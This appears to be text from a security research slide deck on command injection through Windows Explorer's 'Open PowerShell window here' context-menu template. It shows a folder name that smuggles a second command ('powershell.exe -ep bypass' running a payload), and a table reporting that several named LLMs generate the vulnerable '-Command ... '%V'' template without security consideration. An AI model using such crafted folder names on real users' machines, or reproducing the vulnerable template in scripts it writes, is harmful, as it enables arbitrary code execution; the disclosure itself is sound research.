
SH06: Bring your own payload (exe)




SH06: Bring your own payload (exe)



SH07: Arbitrary powershell script execution



SH07: Arbitrary powershell script execution



SH07: Arbitrary powershell script execution

The command will be:


```
powershell.exe powershell.exe -noexit -command Set-Location -literalPath  
"C:\Users\poc\Desktop\folder; $e='.'; powershell.exe -ep bypass $e\payload"
```

Powershell will then interpret this:


```
Set-Location -literalPath C:\Users\poc\Desktop\folder; $e='.'; powershell.exe  
-ep bypass $e\payload
```

This will go into the folder `C:\Users\poc\Desktop\folder` where our payload is stored and then execute it with `$e='.'; powershell.exe -ep bypass $e\payload`

SH07: Arbitrary powershell script execution



SH07: Arbitrary powershell script execution



Poisoning of LLMs training dataset

"Write a PowerShell script that creates the necessary registry keys to setup a new context menu in Windows explorer when a user right-clicks on a folder to Open a PowerShell window here"

Poisoning of LLMs training dataset

"Write a PowerShell script that creates the necessary registry keys to setup a new context menu in Windows explorer when a user right-clicks on a folder to Open a PowerShell window here"

The results were highly consistent across all tested LLMs. Each response provided the same command line, introduced in Windows 10 version 1703, making use of the `-Command` option and a single-quoted `%V` parameter:

```
powershell.exe -NoExit -Command Set-Location -LiteralPath '%V'
```

Poisoning of LLMs training dataset

"Write a PowerShell script that creates the necessary registry keys to setup a new context menu in Windows explorer when a user right-clicks on a folder to Open a PowerShell window here"

The results were highly consistent across all tested LLMs. Each response provided the same command line, introduced in Windows 10 version 1703, making use of the `-Command` option and a single-quoted `%V` parameter:

```
powershell.exe -NoExit -Command Set-Location -LiteralPath '%V'
```

The only deviation was produced by Claude 3.5 Sonnet, which used `%L` instead of `%V` in the command line.

```
powershell.exe -NoExit -Command Set-Location -LiteralPath '%L'
```

Poisoning of LLMs training dataset

Model	Presence of -Command option	Presence of single quoted templates	Security Consideration
ChatGPT 5	Present	Present	None
ChatGPT 5 Think	Present	Present	None
Claude 3.5 Sonnet	Present	Present	None
DeepSeek	Present	Present	None
Gemini 2.5 Flash	Present	Present	None
Gemini 2.5 Pro	Present	Present	None
Mistral AI	Present	Present	None
Mistral AI Think	Present	Present	None
Microsoft Copilot	Present	Present	None

Conclusion

- Context menus command string templates are interesting to audit
- These two vulnerabilities could be useful to someone during a social engineering scenario
- Yes “*Open PowerShell window here*” is in the extended menu, but sometimes shift can happen

Thank you

specterops.io

